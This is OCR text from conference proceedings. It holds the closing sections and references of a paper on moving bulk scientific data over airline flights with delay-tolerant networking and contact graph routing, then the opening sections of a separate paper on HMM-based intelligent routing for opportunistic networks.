than the ones proposed here.

We note that, since in this work we focus on transmission of bulk amounts of non-real-time, non-confidential data (e.g., scientific/research data), we do not consider security or confidentiality aspects of the data deliveries.

The aforementioned procedure is depicted in Figure 1.




Figure 1. Sample Network Topology

One of the main features of the proposed bulk data delivery system is that data transmissions are based on the air flight schedules. Hence, we employ CGR [14] [15], an algorithm that bases its routing decisions on some ordered list (named “contact plan”) of anticipated connectivity changes, named “contacts”.

The contact plan involved in proposed architecture comprises of i) the continuous contacts between research centers and airports; ii) the intermittent contacts between airport storage and airplane storage, with rate equal to the storage writing speed, and contact intervals of one hour prior to the flight time; and iii) the contacts that represent the flights, with propagation delays equal to the flight times. For each of the aforementioned contacts, we have the following structure {FromNode ID, ToNode ID, Contact Start Time, Contact End Time, Transmission rate, Propagation delay}. We assume that each network node has an accurate contact plan knowledge that was obtained using a dissemination protocol, such as the Contact Plan Update Protocol (CPUP) [16], and uses it to build a "routing table" data structure, which is a list of "route lists," i.e., one route list for every research center in the network.

When a research center initiates the transmission of a data set, it is segregated into multiple bundles, according to the bundle size. For every one of the bundles, the routing algorithm calculates the paths between this research center and destination research center, based on the connectivity plan, and selects the one that achieves the earliest bundle delivery time. The routing procedure is subsequently executed in every network node through the path to destination, where each node recalculates the optimal route towards the data destination, excluding the previously visited node to avoid routing loops.

In this paper, also, we propose a different routing objective, namely cost minimization. Cost represents the transmission value per MB of the data delivered through the entire path from source to destination, including the air flights. If cost for two routes is equal (e.g., two similar flights for two successive days), the routing decision is based on the earliest delivery time. For each of the contacts, we now have the following structure {FromNodeID, ToNode ID, Start Contact Time, End Contact Time, Transmission rate, Propagation delay, Cost}.

IV. Evaluation Methodology

In order to evaluate the proposed framework, we consider scenarios with transmissions of bulk space data and compare it with the European Space Agency's (ESA) internal dedicated network with high-speed connections (1, 2.5, and 10 Gbit/s) [6], which interconnects ESA's assets inside Europe (shown in Figure 2), with the purpose of transferring a vast amount of space data among them.




Figure 2. ESA's Data Network, Copernicus [6]

The performance of the proposed architecture is evaluated using the DTN simulator that was originally used in [16]. We assume that the airports in the vicinity of ESA's research center support the architecture described in Section 3; we also use one extra airport (namely OSL) to support the connection with Svalbard airport. We assemble the contact plan of the formed network, using the FlightStats Web Services API [17], and the set of connected airports, for a certain period of time of 40 days. We assume that the connections between airports and airplanes, as it is mentioned, last one hour prior to the flight time and after landing. Also, we assume that there are no delays in flights, the research centers have continuous connection with the corresponding airport, and the storage capacity in airports is unlimited. The parameters of the proposed architecture are given in Table I.

TABLE I. Simulation parameters

Parameter	*Value*
Bandwidth of optical fiber	10Gbps
SSD read speed	500Mbps
SSD write speed	377Mbps
Number of ssd	60
Bundle size	10GB

We assess the performance of the proposed architecture in different simulation series, in terms of system throughput achieved, for different data values. At the first set of simulations a single research center in Frankfurt transmits data towards a single receiver in Madrid. The second set includes parallel data transmission from many research centers (specifically 2 and 5) to one. We also evaluate the performance of the proposed system with different routing objectives in mind, alternatively to the earliest delivery delay. Using cost minimization as the routing objective, data routing will not rely on the fastest transmission but on the most economical one. For an initial evaluation, we measure the cost per MB of the flights based on the flight distance; undoubtedly, in a deployed system the cost would depend on more parameters, e.g., the airport infrastructure expenses, the airline policies, the agreement between data providers and airline companies, etc. Finally we compare the data delivery times of the proposed model with ESA's dedicated network, assuming constant throughput, and with a hybrid model that leverages both internal network and airplane data transmissions. Since the delivery delay (and throughput, respectively) of the airplane network depends mainly on the flight schedules and the transmission initiation time, we used uniformly random transmission start times, at a daily basis, for 30 days, to obtain statistical deviations and associated confidence intervals.

V. Evaluation Results

Based on the described evaluation method we examine, initially, bulk data transmissions from a single sender to a single receiver. In Figure 3, we illustrate the throughput of the proposed system for different amounts of transmitted data; single-hop transmissions represent the case in which the contact plan contains only the direct flights between the two airports that reside near the sending and receiving research centers, whereas in multi-hop the contact plan contains the flights between more airports in network, exploiting also intermediate flights. In both cases the achieved throughput increases with the amount of data transmitted, and, for large bulk data sizes (i.e., 100TB), the system throughput approaches the optical fiber speed. As expected, further data increase wouldn't improve the system's throughput, due to the fact that it approaches the optical fiber speed, which is the transmission bottleneck and the throughput's upper bound of the proposed system.

Therefore, since the throughput achieved by the flights is not the bottleneck, there is no discrepancy between single-hop and multi-hop data transmissions.




Figure 3. Throughput over different data sizes with 99% confidence interval

We continue the evaluation of the proposed methodology by considering many-to-one bulk data transmissions, in order to study the effect of multiple, parallel flows on the throughput. In Figure 4, we illustrate the achieved throughput regarding the simultaneous data deliveries from multiple research centers to one; specifically, we have used two and five research centers with each one sending 10TB or 100TB of data towards the same receiving research center. As Figure 4 illustrates, the transmission from multiple senders to one, over the proposed system can be proven quite beneficial; for example the system in case of 2 senders manages to transmit, in more or less the same time, 2 times the amount of data (approximately double throughput) that can be transmitted by only one sender. The main reason for the above enhancement is the usage of an aircraft as transmission link, which allow us to transmit simultaneously (using different aircrafts) a vast amount of data from different resources, where the theoretical limit is the airplane's store capabilities and the corresponding optical fiber between the airport and research center at destination.

In Figure 5, we illustrate the delivery delay per bundle, for 10TB data transmissions; we compare the proposed system with a dedicated Internet link with throughput equal to 1Gbps, as well as with the use of a hybrid system, where the two aforementioned approaches are combined. We observe that the first bundles are delivered faster with the dedicated Internet link, since the transmission starts right away, rather than wait for the first flight. After 5.8TB, however, data are routed through the air flight link. Exploiting this separation, the bundles can be transferred via the faster available mean, reducing both the transmission time and the congestion on the dedicated Internet link.




Figure 4. Throughput over different number of senders for 10TB and 100TB with 99% confidence interval




Figure 5. Destination delivery times per bundle

In Figure 6, we present the transmission cost and throughput for different amounts of transmitted data, applying cost and delivery time as the routing objective (referred to as CGR_COST and CGR, respectively). The throughput, depicted in bars, is approximately the same in both cases, with a minor improvement at the case where routing decisions are made based on delivery time. The corresponding cost is illustrated by the two lines across different data samples. It is worth noticing that, in cases where we use as routing criterion the cost, the method achieves to maintain a constant cost/MB ratio, in contrast to the second case where the routing criterion does not have any relation with the flights' cost, thus, as depicted in

Figure 6, the overall transmission cost may vary, depending on the specific test case's available flights.




Figure 6. Throughput over different data sizes and corresponding cost per MB with 99% confidence interval

However, the cost in second case seems to have only small fluctuations, in comparison to the first one, for mainly two reasons: First, the evaluation is based on the distances of the European airports that form the aforementioned ESA network, which renders costs among them quite similar. Second, the number of scheduled flights is restrictive, due to the usage of only specific airports. In other words, the bundles do not have the opportunity to follow multiple routes in order to decrease the delivery delay at the expense of cost.

VI. Conclusion

In this paper, we have described a network architecture for bulk data transfers, by using airline infrastructure. This architecture exploits Delay-Tolerant Networking and Contact Graph Routing algorithm providing an automated way to efficiently transmit large amounts of data. We evaluate the proposed network via a set of simulations and compare the throughput of the proposed architecture with a dedicated network of ESA, in order to show that an acceptable level of service (in terms of throughput) can be provided. Furthermore, a possible combination of the proposed system, along with the existing, internal network infrastructure could further reduce transmission times and congestion on the dedicated links. Finally, we demonstrate the impact of the proposed approach when motivation is the minimization of data transmission cost; we incorporate it as an alternative objective of our routing policy.

Our future work has several dimensions. One critical dimension is to expand the architecture per se and cancel the restrictive assumption that research centers are located nearby airports – this is doable via a combination of bus or train transportation service. Another recent dimension is derived by the motivations of Future Internet and, in particular, of UMOBILE project [18], where localized access to data necessitates, in some occasions, transmissions of large amounts of data over different network architectures, complementary or alternative to IP.

Acknowledgment

The research leading to these results has received funding from the European Union's (EU) Horizon 2020 research and innovation programme under grant agreement No 645124 (Action full title: Universal, mobile-centric and opportunistic communications architecture, Action Acronym: UMOBILE). This paper reflects only the authors' views and the Community is not liable for any use that may be made of the information contained therein.

References

[1] V. Marx, "Biology: The big challenges of big data." Nature 498.7453, pp. 255-260 (2013).

[2] The Economist, "Data, data everywhere". [Online]. Available from: http://www.economist.com/node/15557443 2015.09.25

[3] European Space Agency (ESA), Euclid mission. [Online]. Available from: http://sci.esa.int/euclid/46661-mission-operations/ 2015.09.25

[4] N. Skytland, "Big Data", open.NASA blog. [Online]. Available from: http://open.nasa.gov/blog/2012/10/04/what-is-nasa-doing-with-big-data-today/ 2015.09.25

[5] S. Burleigh, V. Cerf, J. Crowcroft, and V. Tsaoussidis, "Space for Internet and Internet for Space", Elsevier Ad Hoc Networks, Special Issue on New Research Challenges in Mobile, Opportunistic & Delay-Tolerant Networks, vol. 23, pp. 80–86, December 2014.

[6] G. Buscemi, "The new dimension of the Copernicus Data Network", NETSPACE Workshop, 2014.

[7] A. M. Zarafshan, TrainNet: A Novel Transport Infrastructure for Non Real-Time Data Delivery. University of Wollongong, 2009.

[8] S. Guo, M.H. Falaki, E.A. Oliver, S. Ur Rahman, A. Seth, M.A. Zaharia, and S. Keshav, "Very low-cost internet access using KioskNet." ACM SIGCOMM Computer Communication Review 37.5, pp. 95-100 (2007).

[9] I. Komnios and V. Tsaoussidis, "CARPOOL: Connectivity Plan Routing Protocol", 12th International Conference on Wired & Wireless Internet Communications (WWIC 2014), Paris, France, May 26-28, 2014.

[10] R. A. Gorcitz et al., "Vehicular carriers for big data transfers (poster)." Vehicular Networking Conference (VNC), 2012 IEEE. IEEE, 2012.

[11] A. Keränen and J. Ott, "DTN over aerial carriers." Proceedings of the 4th ACM workshop on Challenged networks. ACM, 2009.

[12] B. Cho and I. Gupta, "Budget-constrained bulk data transfer via internet and shipping networks." Proceedings of the 8th ACM international conference on Autonomic computing. ACM, 2011.

[13] V. Cerf, S. Burleigh , A. Hooke, L. Torgerson, R. Durst, K. Scott, K. Fall, and H. Weiss, Delay-Tolerant Networking Architecture. RFC 4838 (Informational), Apr 2007.

[14] S. Burleigh, Contact graph routing. Tech. Rep. draft-burleigh-dtnrg-cgr-01, Network Working Group, Jul 2010.

[15] G. Araniti, N. Bezirgiannidis, E. Birrane, I. Bisio, S. Burleigh, C. Caini, M. Feldmann, M. Marchese, J. Segui, and K. Suzuki, "Contact graph routing in DTN space networks: overview, enhancements and performance," Communications Magazine, IEEE , vol.53, no.3, pp.38,46, March 2015.

[16] N. Bezirgiannidis, F. Tsapeli, S. Diamantopoulos, and V. Tsaoussidis, "Towards Flexibility and Accuracy in Space DTN Communications", in 8th ACM MobiCom Workshop on Challenged Networks, (CHANTS'13), Miami, Florida, USA, September 30, 2013.

[17] Flightstats. [Online]. Available from: https://developer.flightstats.com/products/scheduled_flights 2015.09.25

[18] Umobile European project. [Online]. Available from: http://www.umobile-project.eu/index.php/4-the-network-of-excellence-on-internet-science 2015.09.25

Intelligence-based Routing for Smarter and Enhanced Opportunistic Network Operations

Bassem Mokhtar
Department of Electrical Engineering
Faculty of Engineering, Alexandria University
Alexandria, Egypt
bmokhtar@alexu.edu.eg

Mostafa Mokhtar
Department of Computer Science Engineering
Faculty of Engineering, Alexandria University
Alexandria, Egypt
mustafa.moukhtar@gmail.com

***Abstract*— Opportunistic networking architecture supports mobile cloud computing technology for provisioning huge dynamic resource demands by the ever-growing and continually-evolved Internet. Opportunistic networks are highly dynamic networking environments where there are no static routes and known infrastructure for having consistent end-to-end communication. Additionally, great challenges exist in establishing efficient routes due to mobility features of communicating nodes. Many routing schemes have been proposed in order to optimize quality of service (QoS) of such networks. In this paper, we present intelligence-based routing approach for opportunistic networks via developing application-level reasoning models for learning patterns of data traffic and extracting data semantics. Those semantics, continuously updated, are multi-operation-domain-related highly-abstracted information which aid routing nodes in knowing/expecting locations of more reliable and possible next hop nodes. Hidden Markov models and Fuzzy logic are adopted for designing semantics reasoning models and they are implemented over a set of routing nodes in a simulation scenario. Evaluation results show that integrating our proposed intelligence approach with two existing routing protocols leads to higher data delivery and minimized communication overhead ratio with good level of latency compared with protocols operation without intelligence.**

Keywords- Opportunistic Networks; Semantic-driven Operation; Routing Protocol; Context Awareness; Network Semantic, Information Management.

I. INTRODUCTION

Opportunistic networks enable networking and communication infrastructure for supporting the mobile cloud computing technology, which is emerged due to the proliferation and diversity of mobile smart Internet-enabled entities (e.g., smartphones) [1]. This evolving computation technology allows mobile Internet users to allocate, share and exploit available resources provisioning dynamic QoS requirements of various running Internet applications and services. Since opportunistic networks are highly dynamic challenged mobile ad hoc networks with intermittent connectivity [2], mobile communicating nodes meet great challenges in finding next hop nods and routing data with constant link performance in order to accomplish interesting applications and services. In addition, opportunistic networks are considered as sub-class of delay tolerant networks where end-to-end delay varies [2] [3]. Consequently, delay sensitive services and applications with specific QoS requirements encounter difficulties in running them at such opportunistic networking environments.

Communicating nodes in opportunistic networks can play different roles (e.g., end system host and router). Such networks are a type of packet switching network architecture with store-and-forward technology for transferring data packets amongst nodes. For enhancing network scalability, data routing and delivery ratio, opportunistic network infrastructure is divided into areas where each area comprises group of nodes where some of them can play routing roles. Routing nodes might have powerful resources compared with other nodes located at the same group in order to be able to direct efficiently and successfully data to their interesting destinations.

Routing and data forwarding issues occupy a prominent position in the interesting research issues related to opportunistic networks [3]. Developing efficient routing protocols for such networks can aid, to a large extent, in enhancing QoS and allowing wide scope of applications to be run over these networks. In literature, there are various routing scheme classes that have been proposed for opportunistic networks [4]. Routing in such networks depends on finding suitable paths and/or potential next hop nodes for forwarding data packets since there are no dedicated paths. Some presented routing protocols (flooding-based routing) rely on generating many data packet copies and sending them over the network to increase the probability of data delivery [5]. This scheme leads to high data overhead and latency in networks. Other trials aimed at developing routing schemes (prediction-based routing) with minimum overhead via estimating behavior of surrounding nodes in order to forward data packets to certain set of nodes with high existence probability [6].

In this paper, we provide intelligence-based routing approach for opportunistic networks. The proposed approach depends on developing semantics reasoning models using monolithic intelligence techniques. Those models are implemented on and distributed over powerful network nodes with routing roles for learning patterns of data traffic and reasoning about highly abstracted information, or semantics. Those semantics are related to various operation domains such as application- and resource-directed issues. For instance, extracted semantics might give information about locations in a network that are interesting in a specific application. Also, learned information can direct routers to forward data to certain set of nodes because they are reliable with good levels of resources. Extracted semantics are maintained and updated continuously in a shared accessible database server allowing authorized communicating nodes to retrieve and learn semantics in order to optimize QoS of their interesting applications. The proposed routing approach can aid in enhancing operation of various existing routing classes applied to opportunistic networks. For example, flooding-based (e.g., epidemic) and prediction-based (e.g., prophet) routing protocols can be integrated with intelligence techniques for aiding in enhancing QoS of related running applications. Enhancing the operation of such protocols will help maximize data packets delivery ratio and minimize resource consumption and network latency. Overall, we aim at enhancing performance of opportunistic networks enabling such environments to accept various applications and services with dynamic QoS requirements.

The remaining of this paper is organized as follows. Related work is presented in Section II. Section III presents our proposed intelligence-based routing approach for enhancing QoS of running applications within opportunistic networks. More technical depth for the adopted intelligence technique is discussed in Section IV. Preliminary results of the proposed routing approach are presented in Section V. Section VI concludes the paper and highlights our future work.

II. Related Work


In literature, lots of research work has investigated and proposed routing protocols for opportunistic networks. In addition, other works have surveyed and classified routing schemes within such networks [4]. Routing schemes in opportunistic networks can be mainly classified as direct transmission, flooding-based schemes [5], prediction-based schemes [6], coding-based schemes, and context-based schemes. The main target of any proposed routing scheme is to ensure successful data delivery to destinations nodes relying on next available hop node-based rule. Unlike routing in case of direct transmission-based schemes, data sources have to wait until finding destination nodes in order to deliver data successfully [7]. Other routing schemes provide routing methodology based on data dissemination to ensure finding next hop nodes with high probability [5]. For minimizing communication overhead, probabilistic techniques-based routing schemes were presented for estimating available next hop nodes relied on calculated statistics and data captured from surrounding context [6][8].

An integrated routing protocol was proposed for enhancing operations of epidemic and prophet routing protocols [8]. The developed protocol utilizes context-based information to decide whether using forward data based prediction technique or via apply data dissemination. But, the proposed protocol did not provide a way for forming dynamic information model that can be used by routing nodes on demand and at runtime to estimate locations of next hop nodes. It assumed that information might not exist. So, it might be directed to flooding-based routing.

Some trials target proposing hybrid routing protocols where a combination of more than routing schemes according to presented classes in [4] can be formed to provide more reliable routing roles. For instance, a context aware routing methodology was provided based on using destination-sequence distance-vector algorithm and probabilistic routing scheme [9]. Such routing scheme exhibits large control overhead affecting data delivery rate. Another trial was presented to mitigate challenges of proposing hybrid routing protocol with low control overhead using optimized link-state routing version 2 [10]. However, there were no capabilities for estimating information from surrounding context that enables efficient changes in routing tables. In the next section, we will describe our intelligence-based routing approach highlighting differences with other trials for developing integrated and hybrid routing protocol for opportunistic networks.

III. Intelligence-based Routing Approach for Opportunistic Networks

Figure 1 presents briefly the proposed intelligence-based routing approach. Our presented routing approach can be considered as an integrated or hybrid routing



```
Algorithm 1: Intelligence-based Routing Scheme
Input: raw network data, $D_{Raw}$ (including attributes such as node identifiers and data packet size); current routing configuration parameters, $R_p$ (e.g., next-hop node ID in routing tables); initial reasoning model parameters, $M_p$; training data set, $D_{training}$; reasoning window size, $T_R$.
Operations:
1. for every $T_R$ do
2.    Learning set of data attributes $A$ using machine learning algorithm $\mathbf{f}_{ML}$: $A = \mathbf{f}_{ML}\ (D_{Raw})$
3.    Classifying $A$ using data classification techniques $\mathbf{f}_{class}$ & based on each attribute's value to get $A_c$: $A_c = \mathbf{f}_{class}\ (A)$
4.    Training adopted reasoning model adopting supervised/unsupervised learning algorithms $\mathbf{f}_{learn}$ to get its adjusted parameters $M_{p,new}$: $M_{p,new} = \mathbf{f}_{learn}\ (D_{training}, M_p)$
5.    Extracting high-level features $F$ based on the trained reasoning model and classified attributes.
      $F = f_{\text{reason}}(A_c, M_{p,new})$
6.    Representing $F$ as correlated semantic topics or information $S$, according to common learned classified attributes and using semantics representation model $\mathbf{f}_{rep}$:
      $S = \mathbf{f}_{rep}(F)$
7.    Modifying $R_p$ according to learned $S$: $R_{p,new} = \mathbf{f}_{alter}(R_p, S)$
8. end for
Output: $R_{p,new}$, $S$
```

Figure 1. The proposed intelligence-based routing scheme

scheme that combines operation features of more than one routing scheme class. In other words, the operation of the presented routing approach relies on integrating artificial intelligence techniques with work methodology of any routing scheme class in order to optimize scheme's overall operation. This is done via attaching routing schemes with efficient decision making abilities for routing data based on embedded enhanced semantics reasoning and situational awareness capabilities and accessible continually-updated information. This information is maintained at database servers helps distributed routing nodes to find, with high probability, location-specific next hop nodes and know more reliable nodes with sufficient resources in order to get consistent end-to-end communication. For provisioning privacy, communicating nodes register their identifiers (ID) at database servers to get information access authorization. Also, authorized communicating nodes will be able to learn knowledge on demand and at runtime that helps those nodes direct data packets to certain areas with high data delivery probability. For retrieving and learning helpful knowledge, authorized communicating nodes will communicate with available localized database servers based on the proximity base. In next subsection, we provide an example which clarifies the routing strategy via the proposed intelligence-based approach.

A. *Routing Strategy*

We discuss the operation of our proposed intelligence-based routing approach for opportunistic networks via a simple network scenario as depicted in Figure 2. The scenario comprises two network levels. The first level concerns the running applications where its shows various interesting applications and services implemented on communicating nodes. That level shows that some mobility-enabled nodes, e.g., routing nodes, employ reasoning models to reason about semantics. The other level describes the communication and routing level where data traffic among communicating mobile nodes and also information (or semantics) traffic transferred between nodes and shared database servers. Distributed routing nodes capture raw data from passed traffic and they learn data patterns via adopting artificial intelligence technique-based reasoning models to reason about semantics related to behavior of normal nodes within specific opportunistic network region. Extracted semantics will give information about the amount of data sent from each available connected node with specific ID within certain time slot and located in certain areas. Routing nodes might adopt hidden Markov models (HMM) [11] for semantics reasoning as will be discussed in the next section. Routing nodes store/update semantics as accessible information at shared always-on distributed database servers. This information can be accessed by normal nodes, with host roles, at runtime to learn where and to which reliable next hop node they will foreword data packets.




Figure 2. Opportunistic Network Architecture with Intelligence-based Routing

IV. HMM-BASED REASONING MODEL

This section discusses the operation and technical details of a semantics reasonign model employing HMM. Reasoning processes will be implemented and executed over set of network routers, which possess powerful resource and communication capabilities. Figure 3 depicts the overall process of extracting high level information based on learning patterns of raw data and utilizing HMM-based reasoning models. Other monolithic or hybrid intelligence techniques can be used. However, we apply HMM as a case study where HMM-based reasoning models can suit characteristics of network data and some models were developed and tested for enhancing networking-based services [12].

For targeting processes shown in Figure 3, we develop Java-based software agents that run artificial intelligence techniques for learning data patterns and extracting semantics. Agents are implemented over powerful network nodes with routing roles and integrated with their operating systems. Those agents, called intelligence agents, learn patterns of data traffic generated within opportunistic environments and related to various running hosts, which are located at various areas and supporting heterogeneous applications and services. Captured raw data are represented by intelligence agents as data profiles of attribute-value pairs Intelligence agents will adopt machine learning, such as association rule learning, and Fuzzy logic for knowing data patterns and related set of data attributes. Also, HMM-based semantic reasoning algorithms are adopted for extracting high-level data



Raw Data Collection (e.g., from meters)
Data Attribute -Value Profiling
Machine Learning Algorithm
Set of Attributes
HMM
Input States Sequence (Attribute Sequence)
HMM Parameters (A,B,π)
Output Observation Sequence (Feature Sequence)
Sequences of Features
Model Training and Parameter Adjustment
Maximum Likelihood Estimator (e.g., Baum-Welch Algorithm)
Output Estimated Behavior
Most Likelihood Sequence Algorithm (e.g., Viterbi Algorithm)

Figure 3. HMM-based Semantics Reasoning Model

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8

features and reasoning about data semantics based on groups and sequences of known features.

For example, intelligence agents on routers can extract semantics, using HMM-based reasoning models that help router have enhanced context awareness via estimating the most reliable next hop nodes with good resource level and high probability of existence. Additionally, those agents will be able to support routers with information about behavior of surrounding hosts within a specific region during the day and predicting which hosts are speedy ones with low probability of existence. Different HMM-based reasoning models can be built and implemented over routers' agents where each model will be directed to focus on studying and estimating information related to certain operation domain (e.g., node location, speed, resource, application type, etc.). The output from those models will integrate multi-operation-domain-based features that provide highly abstracted information, which leads to having efficient decisions taken by routers. For instance, two potential next hop nodes, with common features, can be chosen by a router, however, one of them is preferred due to the total calculated weight of the combined features. In other words, set of joint interesting features might exist in two network next-hop nodes. But, one of the two nodes might have required features with maximum likelihood existence probability higher than the one of the other node.

A. HMM Overview

HMM comprises categorical sequence labeling supervised/unsupervised algorithms for estimating outputs based on sequence of hidden input words or states [11]. The estimation process for outputs relies on continuous input sequence with different Gaussian distributions. Then, HMM performs distribution mixture for obtaining the most likelihood output sequence. The input states to HMM are described as sequences. Each input state represents one learned and classified data-attribute through using machine learning mechanisms. HMM exhibits structured architectures that are able to predicting sequences of semantics based on input sequences of extracted network attributes or features. Depending on input sequences or pattern of high discriminative network-data features, HMM with forward and backward algorithms can learn semantics efficiently. HMM's statistical foundations are computationally efficient and well-suited to handle new data [13]. A single HMM can be built by combining a verity of knowledge sources [14] with the consideration of their properties. This enables an efficient design of an HMM to reason about semantics related to various network-related issues (e.g., applications and resources)

B. Example

HMM-based reasoning model might be used by the routers' intelligence agents to detect locations of high reliable nodes with powerful resources. For instance, we assume that routers within specific opportunistic networking environments are able to extract and learn identifiers of running hosts. Captured raw data by routers enable them to learn semantics that can reveal rate of data exchanged amongst set of hosts and also the time slots when those hosts exist with high probability. Reasoning processes in agents depend on learning patterns of transferred data packets that are stored as profiles of attribute-value pairs. As an example, "*average_packet_size*", "*node_ID*" and "*time_delta*" is a combined learned and classified attribute based on fields found in a stored data profile and time synchronization in all communicating nodes (i.e., it can help in measuring latency). The HMM-based model looks at the group and the sequence of data attributes within data profiles. Extracted and classified attributes form states sequence and convey to HMM parameters (A, B, π), discussed later, to generate semantics. The order of states in an input sequence might change the output observations. In other words, the existence of the same data-attributes, however, with different order might result in different outputs adopting the same HMM model. Figure 2 illustrates HMM-based model for reasoning about semantics.

